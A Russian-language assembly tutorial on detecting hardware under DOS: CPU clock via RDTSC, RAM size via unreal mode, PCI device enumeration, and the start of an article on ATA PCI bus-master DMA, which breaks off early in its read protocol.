6. Разность значений считанных в пунктах 3 и 5 есть количество тактов за 1 тик таймера (частота прерываний таймера примерно 18,2Гц).

На первый взгляд ничего непонятно. Посмотрим на временную диаграмму.



Момент запуска программы обозначен как t0, штрихи на оси – моменты, когда происходит прерывание от таймера. Первый HLT в листинге нужен для того чтобы преодолеть время t1, которое неизвестно заранее, так как программа может быть запущена в произвольное время. Затем, в момент между t1 и t2 считывается значение счетчика, оно сохраняется и снова делается HLT, процессор будет простаивать до первого прерывания, то есть практически ровно период t2, который и равен периоду прерываний от таймера. Таким образом, при известном значении периода таймера 18,2 Гц, а также количества тактов за этот период можно узнать точную тактовую частоту.

```
mov al,0FEh             ;маскируем все прерывания кроме таймера
out 21h,al
hlt
rdtsc
```

```
mov esi,eax
hlt
rdtsc
sub eax,esi
;в EAX - количество тактов процессора за 1 тик таймера
…….. ;преобразование в мегагерцы и вывод на экран
mov al,0
out 21h,al
```

2) *ОПЕРАТИВНАЯ ПАМЯТЬ*

Теперь поговорим о оперативной памяти.

Ставший уже классическим метод определения ее объема заключается в следующем принципе:

Если что-то записать по несуществующему физически адресу, а потом прочитать что-то с этого же адреса - записанное и прочитанное значения естественно не совпадут (в 99,(9) процентах случаев прочитаются нули). Сам алгоритм такой:

1. Инициализировать счетчик.
2. Сохранить в регистре значение из памяти по адресу [счетчик]
3. Записать в память тестовое значение (в нашем случае это будет AAh)
4. Прочитать из памяти.
5. Восстановить старое значение по этому адресу.
6. Сравнить записанное и прочитанное значение
7. Если равны – счетчик=счетчик+1, если нет – выход из цикла.
8. JMP пункт 2

На первый взгляд все очень просто, при практической же реализации приведенного алгоритма возникает множество проблем: во-первых сама программа считающая память расположена в этой самой памяти и рано или поздно она сама себя перезапишет тестовым значением. Этот нюанс обычно решается так:

программа выполняется в реальном режиме в пределах первого мегабайта, счет же начинается с адресов выше мегабайта.

Этот метод порождает другую проблему – в реальном режиме непосредственно доступен только этот самый один мегабайт. Эта проблема решается путем применения «нереального» режима, он же Big real-mode.

Кто в курсе что такое «нереальный» режим может пропустить этот абзац, те же кто в не в курсе приготовьтесь слушать %)

Как известно в процессоре каждый сегментный регистр имеет скрытые или теневые (shadow parts) части в которых в защищенном режиме кэшируется дескриптор сегмента, для программиста они невидимы. В защищенном режиме эти части обновляются всякий раз когда в сегментный регистр загружается новое значение, в реальном же режиме обновляются только поля базового адреса сегмента. Если в защищенном режиме создать сегмент с лимитом в 4Гб и загрузить в сегментный регистр такой селектор, после чего переключиться в реальный режим, и, не следуя рекомендациям интел, оставить предел равным 4Гб – значение лимита сегмента сохранится позволяя использовать 32-битные смещения. Алгоритм перехода в нереальный режим:

1. Создать дескриптор с базой равной 0
2. Установить предел сегмента в 4Гб
3. Переключиться в защищенный режим
4. Загрузить селектор сегмента в какой-либо сегментный регистр
5. Переключиться в реальный режим

После этих действий можно в *реальном режиме* использовать конструкции типа:

mov ax,word ptr fs:[edx]

Где EDX может изменяться от нуля до 4Гб не вызывая никаких исключений защиты (в «настоящем» реальном режиме превышение 64Кб вызывает исключение GP#) Фактически EDX=целевой адрес, поскольку база сегмента в FS=0.

В защищенном режиме при включенной страничной адресации считать память этим методом бесполезно потому что кроме основной память будет считаться еще и файл подкачки на винчестере, и в перпективе можно всегда получать значение около 4Гб (зависит от ОС).

Здесь есть еще один тонкий момент: в книгах М.Гука и В.Юрова пишется что в качестве «нереального» сегментного регистра надо использовать FS или GS так как другие регистры часто перезагружаются и процессор якобы сбрасывает лимит в 64Кб после перезагрузки сегментного регистра в реальном режиме. На практике оказывается совсем не так. Процессор НЕ ТРОГАЕТ поля лимитов в реальном режиме.

Во избежание дополнительных проблем (возможных) я буду приводить пример с регистром FS.

Отвлеклись мы немного от главного, а именно от оперативной памяти.

Алгоритм:

1. Установить «нереальный режим»
2. Открыть старшие адресные линии (GateA20)
3. Установить счетчик в 1048576 (1Mb)
4. Цикл записи-чтения
5. Вывести значение счетчика
6. Закрыть вентиль A20
7. Выход

Пример листинга:

```
.586P

DESCRIPTOR STRUC              ;Структура дескриптора сегмента для
                                                    ;защищенного режима
 limit   dw 0
 base_1  dw 0
 base_2  db 0
 attr    db 0
 lim_atr db 0
 base_3  db 0
ENDS

GDT segment use16                     ;Таблица GDT
 empty dq 0
 _code descriptor <0,0,0,0,0,0>   ;Дескриптор для сегмента кода программы
 _temp descriptor <0,0,0,0,0,0>   ;"Нереальный" дескриптор
GDT ends

data segment use16
 gdtr df 0                    ;Поле для регистра GDTR
string db "Memory available: ",20 dup (0)
data ends

stck segment stack use16             ;Стек
 db 256 dup (0)
stck ends

code segment use16
assume cs:code,ss:stck,ds:gdt

start:    ;entry point
 mov ax,gdt
 mov ds,ax
 mov _code.limit,65535 ;Лимит сегмента кода 64Кб
```

```
 mov eax,code   ;Получаем физический адрес и загружаем базу
 shl eax,4
 mov _code.base_1,ax
 shr eax,8
 mov _code.base_2,ah
 mov _code.attr,09Ah  ;Атрибуты - сегмент кода

mov _temp.limit,65535 ;Устанавливаем лимит в максимальное значение
mov _temp.attr,092h   ;Атрибуты - сегмент данных, доступ чтение\запись
mov _temp.lim_atr,08Fh ;Устанавливаем старшие биты лимита и бит G

 assume ds:data  ;Получаем физический адрес таблицы GDT
 mov ax,data
 mov ds,ax
 mov eax,gdt
 shl eax,4
 mov dword ptr [gdtr+2],eax  ;загружаем лимит и адрес таблицы GDT
 mov word  ptr gdtr,23

 cli    ;Запрет прерываний
 mov al,80h   ;Запрет NMI
 mov dx,70h
 out dx,al
 lgdt gdtr   ;Загружаем GDTR

 mov eax,cr0   ;Переключаемся в защищенный режим
 inc al
 mov cr0,eax
 db 0EAh   ;Дальний JMP для загрузки CS селектором
 dw offset protect
 dw 08h

 protect:
 mov ax,10h   ;Загружаем FS в защищенном режиме
 mov fs,ax

 mov eax,cr0   ;Идем назад в реальный режим
 dec al
 mov cr0,eax
 db 0EAh
 dw offset real
 dw code

 real:    ;Открываем вентиль GateA20
 mov dx,92h
 in  al,dx
 or  al,2
 out dx,al

 mov ecx,1048576  ;Начальное значение счетчика - 1 Мегабайт
 mov al,0AAh   ;Тестовое значение

 count:
 mov dl,byte ptr fs:[ecx] ;Сохраняем старое значение по адресу
 mov byte ptr fs:[ecx],al ;пишем туда тестовое
 mov al,byte ptr fs:[ecx] ;читаем с того же адреса
 mov byte ptr fs:[ecx],dl ;востанавливаем старое значение
 cmp al,0AAh   ;прочитали то что записали?
 jnz exit   ;Нет - такого адреса физически не существует
 inc ecx   ;Да - увеличиваем счетчик и повторяем все еще раз
 jmp count

 exit:     ;Разрешить прерывания
 mov al,0
 mov dx,70h
 out dx,al
 sti

 mov dx,92h   ;Закрыть вентиль A20
 in  al,dx
 and al,0FDh
```

```
 out dx,al

 mov ax,cx   ;процеруда преобразования числа в строку требует
 shr ecx,16   ;чтобы значение располагалось в DX:AX
 mov dx,cx   ;Преобразуем DX:AX=ECX
 push ds
 pop  es
 lea di,string
 add di,18   ;пропускаем строку  "Memory available"
 call DwordToStr  ;преобразование в символьную форму

 mov ah,9
 mov dx,offset string  ;вывод
 int 21h

 mov ax,4c00h   ;Завершение работы
 int 21h
code ends
end start
```

После запуска программы следует немного подождать, примерно в 2 раза больше времени, чем то время, за которое считает оперативку BIOS при загрузке.

Есть один способ многократного увеличения скорости программы. Дело в том, что этот исходник считает память с точностью до байта, такая точность вообще говоря не нужна, т.к. размер современной планки памяти не может быть некратным мегабайту, поэтому можно наращивать счетчик сразу прибавляя к нему значение 1048576, чего можно достичь заменив в цикле записи-чтения команду inc ecx на add ecx,1048576.

3) ОБЪЕМ HDD

Детект объема винчестера производится с помощью ATA команды IDENTIFY DEVICE.

Что там к чему, смотрите мою статью «ATA для дZенствующих. Часть 1»

Там же лежит исходник ATA_ID.asm который определяет объем винта..

4) Устройства PCI.

Теперь пришло время препарировать шину PCI.


Сначала введем фундаментальное понятие – конфигурационное пространство PCI (PCI configuration space).

Так называется массив регистров, который имеется у каждого PCI-устройства, через них задаются различные параметры (номера прерываний для устройства и т.д.). Общение с PCI-устройствами происходит в основном через 2 32-битных порта 0CF8h и 0CFCh. Через них можно читать и писать в это самое конфигурационное пространство определенного устройства.

Происходит этот процесс следующим образом:

В регистре 0CF8h задается адрес устройства на шине, после чего из 0CFCh считываются (записываются) данные.

Координаты устройства на шине (формат 0CF8h) выглядят так:



31-й бит показывает достоверность информации в регистре, там должен быть 1.


Bus Number – номер шины PCI. (их вполне может быть несколько, например порт AGP использует не ту шину, к которой подключены слоты PCI).

Device Number – номер устройства на шине

Function Number – номер функции устройства (здесь надо немного определится с терминологией, дело в том что под функцией и подразумевается собственно устройство, тогда так под устройством (device) подразумевается абонент шины, то есть, если, например, есть карта в которой совмещены 2 каких-либо устройства, то она будет восприниматься как одно устройство с двумя функциями, причем даже такое «однофункциональное» устройство как видеокарта может иметь множество функций). Это деление на устройства и функции в большинстве случаев чисто логическое, «основное» устройство соответствует функции 0.

Register Number – номер регистра конфигурационного пространства который следует прочитать (записать). (Вообще используется все поле до 0-го бита, но поскольку обмен производится двойными словами (4 байта) то получается что младшие 2 бита всегда нулевые).

Нас сейчас интересует, как можно узнать тип и производителя устройства. Посмотрим на карту конфигурационного пространства:



поля обозначенные желтым цветом должны присутствовать у всех устройств, именно там и хранится информация о том что это за устройство и кто его производитель. Нас будут интересовать 2 поля:

VendorID – код производителя.

DeviceID – код устройства.

Пришло время ответить на очень важный вопрос «А что, если прочитать что-то из конфигурационного пространства реально несуществующего устройства?»

Ответ: прочитается специально зарезервированное для этой цели значение 0FFFFFFFFh (хотя если это делать под win то ОС может подставить туда все что угодно).

Из этого всего можно сделать такой вывод: чтобы найти все устройства нужно в цикле (изменяя Bus от нуля до 255, dev от 0 до 31, func от нуля до 7) читать их конфигурационные пространства, если прочиталось 0FFFFFFFFh значит устройства нет, если же прочиталось что-то другое – устройство присутствует.

Вот пример процедуры читающей из конфигурационного пространства PCI.

Номер функции задается в BL, номер устройства в BH, функция в CL, и смещение (номер регистра) в CH.

```
;BL - bus, BH - device, CL - function, CH - register
RD_PCI PROC NEAR
 mov dx,0CF8h
 xor eax,eax
 mov al,bl
 or ah,80h ;Бит достоверности в 1
 shl eax,16
 mov ah,bh
 shl ah,3
 or ah,cl
 mov al,ch
 and al,0FCh ;Сбросить 2 младших бита
 out dx,eax
 mov dx,0CFCh
 in eax,dx
 ret
RD_PCI ENDP
```

А вот как может выглядеть код для нахождения всех устройств:

```
mov bl,0;bus
mov bh,0;device
mov cl,0;function
mov ch,0;register

label1:
call rd_pci  ;Читаем регистр
cmp eax,0ffffffffh ;Если прочитались все единички - устройства нет
jnz device_found        ;Если же не все единички - "что-то есть"
label2:

;inc cl   ;Если этот блок раскомментировать будут выводится не
;cmp cl,8  ;только устройства, но и  все их функции
;jnz label1
;mov cl,0

inc bh   ;Цикл устройств
cmp bh,32
jnz label1
mov bh,0

inc bl   ;Цикл шин PCI
cmp bl,255
jz exit
jmp label1

device_found:
… ;Преобразование в символьную форму считанных значений и вывод на экран
```

… ;Преобразование в символьную форму считанных значений и вывод на экран

К мануалу прилагается файл (находится в архиве `wasm_files.zip`: `files/0327/pcidevs.rar`), в котором описаны коды VendorID и DeviceID.

Первый символ в строке показывает, что описывает строка:

D – device code

V – vendor code

Потом идет сам код, потом название устройства. Пример:

«V 1106 VIA Technologies Inc»

Строка описывает код производителя (V).

Код VIA Technologies Inc – 1106h

К мануалу прилагаются исходники (находится в архиве `wasm_files.zip`: `files/0327/hardzen_src.zip`):

1. Вывод строки (CPUID(0)) и определение поддержки MMX,SSE, SSE2. (CPUID.asm)
2. Определение частоты с помощью RDTSC (CLOCK.asm).
3. Определение объема оперативной памяти (MEMORY.asm).
4. Объем HDD в секторах по 512 байт (ATA_ID.asm)
5. Нахождение и вывод VendorID и DeviceID всех PCI устройств (PCI.asm).
6. TXT-файл по которому нужно расшифровывать VendorID и DeviceID (PCIDEVS.TXT).

Если возникнут какие-либо проблемы – пишите DarkMaster@tut.by

ATA для дZенствующих. Часть 2: PCI DMA

Автор: Dark_Master

Дата: 2004-08-31

> Глендауэр: Я духов вызывать могу из бездны!
> Хотспер: И я могу, и каждый это может,
> вопрос лишь, явятся ль они на зов?
> В. Шекспир, Генрих IV

Приветствую, уважаемый читатель!

BUGFIX к первой части

1. В первой части шла речь о том, что в случае отсутствия устройства, можно ждать до бесконечности пока `BSY` будет 0. Это неверно. Если на канале есть хотя бы одно устройство, `BSY` будет 0, когда оно освободится. Речь шла о `DRDY`, после выбора устройства через бит `DEV`, мы не дождемся пока `DRDY` будет 1, в случае если устройства нет.
2. Команде `READSECTOR` (код `20h`) обязательно нужно указывать количество секторов для обмена (устанавливать `1F2h`). Меня ввела в заблуждение команда `READMULTIPLE`, эти две команды отличаются не тем, что одна считывает один сектор, а вторая - несколько, а тем, что в первом случае прерывание возникает после каждого прочитанного сектора, а во втором - только после чтения всей группы.

После долгого перерыва, связанного с отсутствием у меня компа, возвращаемся к теме программирования современных винчестеров на полностью аппаратном уровне. В данной части мы рассмотрим использование режима DMA.

Следует сразу приготовиться к тому, что мануал будет большого размера, потому как описать DMA, так чтобы это было понятно, в 2 страницы не получится. Кто не прочитал первую часть, советую сделать это сейчас, потому как здесь предполагается, что формат регистров `1F0-1F7` и функции битов `BSY`, `DRDY`, `DRQ` и других вы уже знаете.

Зачем нужен DMA?

Для начала поговорим о том, что такое DMA и «зачем вообще все это надо». DMA - DirectMemoryAccess, прямой доступ к памяти. «Непрямым» доступом к памяти называется обмен под управлением процессора, мы его рассмотрели в первой части, суть его, как вы поняли, в том, что процессор забирает у устройства данные, потом помещает их в память, и так в цикле до того пока устройство не закончит обмен. Чтобы освободить процессор от перекачек данных в память и обратно (процессору и так есть чем заняться кроме этого) и был придуман DMA. Важно понимать, что в системе вроде MS-DOS, где процессор занят только одной задачей, PIO может оказаться быстрее DMA, последний режим дает выигрыш только в многозадачных системах.

Кажется, с тем «зачем это нужно» разобрались. Теперь, следуя пожеланиям читателей первой части, рассмотрим вопрос «как это работает».

Аппаратная реализация DMA

Для начала, немного истории. Как известно, когда в компьютер пришла шина ISA, на системной плате появился контроллер прямого доступа к памяти `i8237`, который был представлен в двух экземплярах (каскад), аналогично контроллеру прерываний. В слоты ISA были введены контакты `DRQi#` (DMARequest) и `DACKi#` (DMAAcknowledge) которые и использовались для прямого доступа к памяти под управлением контроллера. Любопытно, что возможность управления шиной (Busmastering) была заложена в ISA изначально, ISA-карты могли сами адресоваться к памяти, но эта модель не получила широкого распространения, все предпочли использовать контроллер DMA, так как это позволяло упростить (и удешевить) сами устройства.

Когда в компьютеры пришел интерфейс ATA, оказалось что 8-разрядный контроллер DMA шины ISA не может обеспечить приемлемой скорости передачи, кроме того, у него была еще куча проблем с адресацией памяти. Уже в IBMPCAT разработчики отказались от его использования - ввод-вывод данных с диска должен был осуществляться только в режиме PIO под управлением процессора (в настоящее время контроллер `i8237` (точнее, не сам контроллер, а его эмулятор, встроенный в чипсет) используется только дисководом).

Когда была изобретена шина PCI, а контроллер IDE был к ней успешно подключен, появилась возможность реализовать режим DMA, используя ресурсы этой шины. Механизм PCIDMA в корне отличается от ISADMA - отсутствует какой бы то ни было контроллер DMA, для того чтобы осуществлять обмен, устройство должно уметь захватывать шину (функция Busmaster) и самостоятельно организовывать обмен с памятью.


Когда винчестеру нужно передать слово данных в режиме DMA, он устанавливает запрос `DMARQ#` (один из проводов IDE-шлейфа), после приема данных хост отвечает сигналом `DMACK#`, устройство снимает `DMARQ#`, если у него есть еще слова для передачи, снова устанавливается `DMARQ#` и все повторяется сначала, пока не будет передан весь сектор. Такой режим называется SinglewordDMA. Есть еще и MultiwordDMA, это когда устройство устанавливает `DMARQ#` на время всей передачи, а хост в определенном темпе передает или принимает данные, сопровождая каждое слово сигналом `DMACK#`, если устройство не справляется с потоком, оно может снять `DMARQ#`, подготовить следующую порцию данных, после чего снова установить запрос. Темп, в котором происходит обмен, задается режимом MultiwordDMA (например, MultiwordDMAMode 1).

В режиме UltraDMA часть проводов шлейфа меняет свое назначение на время передачи пакета. Стробирование информации осуществляется по обоим фронтам тактового сигнала. Выделяются также специальные сигналы управления потоком (как со стороны хоста, так и устройства). Выбор конкретного режима MultiwordDMA или UltraDMA выполняется BIOS на этапе начальной загрузки системы, на основании информации полученной по команде IDENTIFYDEVICE. Теоретически, программист может вмешаться в настройки используя команду SETFEATURES, но делать этого категорически не рекомендуется: принудительное понижение скорости выглядит нелепо уже само по себе, а установка параметров неподдерживаемых винчестером может привести к потере целостности данных (когда устройство не будет справляться с потоком данных от хоста при записи). Таким образом, программисту нужно только сделать выбор: PIO или DMA, обо всем остальном должен заботиться BIOS в процессе загрузки.

Когда PCIIDE контроллер получил от диска данные (вышеописанным способом SinglewordDMA, MultiwordDMA или UltraDMA) он захватывает шину и передает данные в память самостоятельно, подробнее этот процесс рассмотрен ниже.

Теперь займемся изучением структуры типичного компьютера, это очень поможет в понимании принципа DMA. Авторы книг очень любят демонстрировать работу DMA используя следующую абстракцию: между процессором и памятью протянута общая «системная» шина, а к ней подключаются все контроллеры и устройства. Эта концепция была актуальна для процессоров

80386 и 80486 которые имели сигналы HOLD и HDLA с помощью которых устройства «просили» процессор не занимать шину пока идет DMA-обмен, сегодня все материнские платы имеют хабовую архитектуру, и вышеупомянутых контактов у современных процессоров вы не найдете. Поэтому мы здесь будем рассматривать все так как есть на самом деле. Структуру типичного компьютера с одним процессором можно увидеть на рисунке.



Центральное место в архитектуре занимает Северный мост чипсета, связывающий процессор, память, AGP и PCI. Теперь видно, почему так важно, чтобы у его разработчиков были как можно более прямые руки. В литературе он может называться по-разному: традиционно - NorthBridge, в многопроцессорных системах процессоры объединены шиной Hostbus и мост может называться Host-to-PCIBridge, фирма AMD любит называть его SystemController, но как бы он ни назывался, суть дела от этого не меняется. В состав Южного моста (он же PCI-to-ISABridge, он же PeripheralController) входят контроллеры различных периферийных устройств, контроллер прерываний и «эмулятор ISA», кроме того, именно в него интегрируется PCIIDE контроллер.

Небольшое отступление: структуру изображенную на рисунке не следует воспринимать буквально, это тоже абстракция. Чипсет может состоять из одной-единственной микросхемы (это дело любит SIS), кроме того, шина PCI связывающая оба моста уже не всегда справляется со своими обязанностями и начиная с интеловской линейки i8xx шина PCI «начинается» с южного моста, а между собой мосты связаны высокопроизводительной шиной HubInterfaceA со скоростью обмена 266 Мб/с. Примеру Intel последовала и VIA со своей шиной V-link связывающей мосты. А еще, всегда существует интерфейс между процессором и южным мостом, на рисунке он не показан. Так что возможны очень большие расхождения между этим рисунком и реальной структурой компьютера.

PCIDMA обмен начинается по инициативе IDE контроллера, который захватывает шину, получив на это право от арбитра, и адресуется к памяти напрямую, используя механизмы адресации памяти устройствами PCI. Данные передаются Южным мостом (в состав которого входит IDE контроллер) Северному, последний передает данные в память. Memorybus, в данном случае, обслуживает процессор и IDE контроллер поочередно, всем этим процессом рулит Северный мост, в задачи которого входит управление памятью. Именно он должен обеспечить эффективное «разделение»

памяти процессором и BusMaster-контроллерами.

Процессору нужно лишь проинициализировать PCIIDE контроллер необходимыми параметрами, после чего он может переключиться на другую задачу. Когда обмен будет закончен, устройство установит запрос прерывания. На время всей передачи контроллер удерживает `BSY=1` и `DRQ=1`. Обнуление этих битов говорит о том, что все данные с диска считаны и переданы контроллеру (и в ближайшее время будут в памяти, как только закончится DMA-обмен).

Что собой представляет DMA аппаратном уровне, я думаю, более-менее разобрались, теперь посмотрим, что он собой представляет в программном.

Программная модель PCI IDE

Контроллер PCIIDE выглядит пристройкой к стандартному IDE контроллеру. Эта пристройка выражается в новом блоке из 8 регистров для каждого канала. Из-за того, что в AT не использовался контроллер DMA шины ISA, риска потерять совместимость со старым ПО не было. Это и развязало руки разработчикам.

Как и все PCI устройства, контроллер обладает возможностью произвольно перемещать свои регистры в пределах пространства ввода-вывода. Базовый адрес задается в заголовке конфигурационного пространства по следующим смещениям 32-битных слов:

Смещение	Назначение
`10h`	блок командных регистров первого канала IDE
`14h`	блок управляющих регистров первого канала
`18h`	блок командных регистров второго канала IDE
`1Ch`	блок управляющих регистров второго канала

Прежде чем что-то делать, нужно уточнить адреса этих регистров (это надо делать обязательно, так как какого-либо адреса использующегося «чаще всего» не существует). На практике достаточно чтения одного базового адреса первого канала, для второго канала базовый адрес это базовый адрес первого канала+8. Байты со смещениями 1,3 зарезервированы для обоих каналов.

Смещение	Регистр
`0`	Командный регистр
`1`	Зарезервирован
`2`	Регистр состояния
`3`	Зарезервирован
`4`	Указатель на PRDT (регистр 32 битный)

Контроллер может работать в двух режимах: режиме совместимости (в этом случае регистры PCIIDE настроены на знакомые области `1F0h-1F7h` и `170h-177h`) и в «родном» (native) режиме. В «родном» режиме регистры могут иметь произвольные адреса. Важно твердо усвоить - перемещать можно только регистры PCIIDE контроллера, регистры `1F0h-1F7h` и `170h-177h` остаются на своих местах по любому, на их функции и расположение ничего не влияет.

Формат командного регистра следующий (смещение 0 от базового адреса):

7	6	5	4	3	2	1	0
0	0	0	0	D	0	0	E/D

Бит 0 (Enable/Disable) управляет работой BusMaster: 0 - запретить, 1 - разрешить.

Бит 3 (Direction) управляет направлением обмена (0 - из памяти, 1 - в память). Значение этого бита нужно устанавливать в соответствии с командой.

Регистр состояния выглядит так (смещение 2 от базового адреса):

7	6	5	4	3	2	1	0
Simp	DS1	DS0	0	0	INT	ERR	AC

AC - признак активности BusMaster. Он устанавливается в 1 когда начинается DMA обмен (сразу после установки в 1 бита E/D в командном регистре), после завершения обмена он сбрасывается в 0.

ERR - Признак ошибки передачи данных.

INT - признак прерывания. Если прерывания от контроллера разрешены, при поступлении прерывания от IDE устройства этот бит устанавливается в 1. (Чтобы его сбросить, нужно записать в него 1).

DS0 (DMASupport) поддержка DMA диском 0.

DS1 то же для диска 1.

Simp - признак симплексного режима (если 0 - первичный и вторичный каналы независимы и могут работать параллельно).

И наконец, 4 байтный порт (смещение 4 от базового адреса) в который загружается указатель на таблицу PRDT (см. ниже).

«Нормальный» DMA-обмен должен завершаться прерыванием от контроллера, тестировать никаких битов не нужно (иначе потеряется смысл в использовании DMA). По завершении выполнения операции, контроллер установит запрос прерывания, а его обработчик «скажет» операционной системе о том, что данные готовы. Я здесь в учебных целях (и чтобы не раздувать исходники обработчиками прерываний и их перехватом) приведу пример с запрещенными прерываниями, о готовности данных нам скажет бит AC.

С адресацией памяти надо будет разобраться поподробнее. Область обмена задается особым дескриптором PRD (PhysicalRegionDescriptor) который надо подготовить в памяти. Массив таких дескрипторов формирует таблицу PRDT, 4-байтный указатель на которую нужно загрузить в регистры котроллера PCIIDE.

Никаких требований относительно описываемых областей не предъявляется, каждый дескриптор может описывать произвольный участок памяти. Сама таблица должна быть не более 64Кб размером, то есть может вмещать не более 8192 дескриптора.

Формат дескриптора PRD:

Поле	Размер
FLAG	WORD
COUNT	WORD
ADDRESS	DWORD

Поле ADDRESS размером 4 байта задает начальный физический адрес в памяти, с которого будет начинаться обмен.

Поле COUNT - размер области в байтах. Размер не должен быть меньше количества данных передаваемых диском, но может быть больше, в этом случае «лишняя» область не будет затронута. В команде «ReadsectorsDMA» можно указать в регистре счетчика секторов значение

большее 1, тогда будут прочитаны несколько секторов, начиная с заданного, значение поля COUNT следует подбирать так, чтобы туда «влезли» все прочитанные данные.

В поле FLAG используется только старший бит, все остальные зарезервированы. Если старший бит равен 1, текущий дескриптор последний в таблице. Это поле может иметь 2 значения - 8000h для последнего в таблице дескриптора, и 0000h для всех остальных.

С адресацией связан один очень тонкий момент, который служит благодатной почвой для многочасовых хождений по граблям. Грабли возникают в момент работы в защищенном режиме с включенной страничной переадресацией. Для тех, кто забыл, напомню, что процессор после формирования линейного адреса транслирует его по своим таблицам в физический адрес страницы, при этом «соседние» с точки зрения линейного адреса страницы могут иметь совершенно разные физические адреса и располагаться в произвольных местах оперативной памяти. Программа работает именно с линейными адресами, она не знает, как они расположены физически, следовательно, адрес буфера, который вычисляет программа, будет линейным адресом этого буфера. Напротив, контроллер PCIIDE не подозревает, что в системе есть процессор, у которого есть механизмы страничной адресации. Загруженный адрес (как адрес самой таблицы PRDT, так и адреса всех описываемых ей областей) он всегда трактует как физический, именно этот адрес будет использоваться контроллером памяти. Таким образом, забота о соответствии адресов ложиться на широкие плечи программиста. Поэтому прежде чем загружать адреса, нужно уточнить у ОС физический адрес по линейному (все современные многозадачные ОС имеют такую функцию). В случае если страницы буфера физически «разорваны», приходится двигаться «перебежками», осуществляя обмен по 4Кб и каждый раз уточняя новый физический адрес (на практике обычно создают таблицу, состоящую из нескольких дескрипторов, которые описывают требуемые физические области). Еще один момент, который надо иметь ввиду - все процессоры, начиная с P6, поддерживают страничный режим PAE и 36-битную физическую адресацию памяти. Контроллер поддерживает только 32 бита.

Протокол DMA

Как и в первой части, мы будем рассматривать DMA применительно к чтению одного сектора (загрузочного).

1. Запретить прерывания.
2. Дождаться BSY=0.
